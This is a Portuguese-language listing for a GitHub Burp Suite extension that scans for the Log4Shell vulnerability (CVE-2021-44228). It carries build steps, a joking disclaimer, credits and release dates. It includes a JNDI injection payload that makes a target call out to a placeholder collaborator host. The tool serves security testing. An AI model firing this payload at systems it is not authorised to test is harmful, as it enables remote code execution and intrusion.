
 0xdexter0us/log4j-scanner
Extensão Burp para escanear a vulnerabilidade Log4Shell (CVE-2021-44228) pré e pós autenticação.



Não me responsabilizo por suas ações, congelamento do Burp Suite, invasão do alvo, guerra termonuclear ou a crise econômica atual causada por você seguir estas instruções. VOCÊ está escolhendo usar esta ferramenta, e se apontar o dedo para mim por estragar alguma coisa, vou dar risada de você.

Scan Configuration > Select from libraryAudit checks - extensions only e clique em OK.Agradecimentos especiais a Silent Signal, as instruções e configurações de escaneamento foram inspiradas em sua extensão.
[collaborator-server] como espaço reservado,[collaborator-server será substituído pela URL do seu servidor colaborador."${jndi:ldap://[collaborator-server]/a}https://github.com/0xDexter0us/Log4J-Scanner/releases/
./gradlew build fatJarbuild/libs/Log4J-Scanner-x.x.x.jarhttps://github.com/f0ng/log4j2burpscannerhttps://github.com/albinowax/ActiveScanPlusPlus & https://github.com/silentsignal/burp-log4shell25 de dezembro de 2021 - v0.2.0
13 de dezembro de 2021 - v0.1.0

Descubra as ferramentas mais usadas pela nossa comunidade.
Sem dados de popularidade ainda.
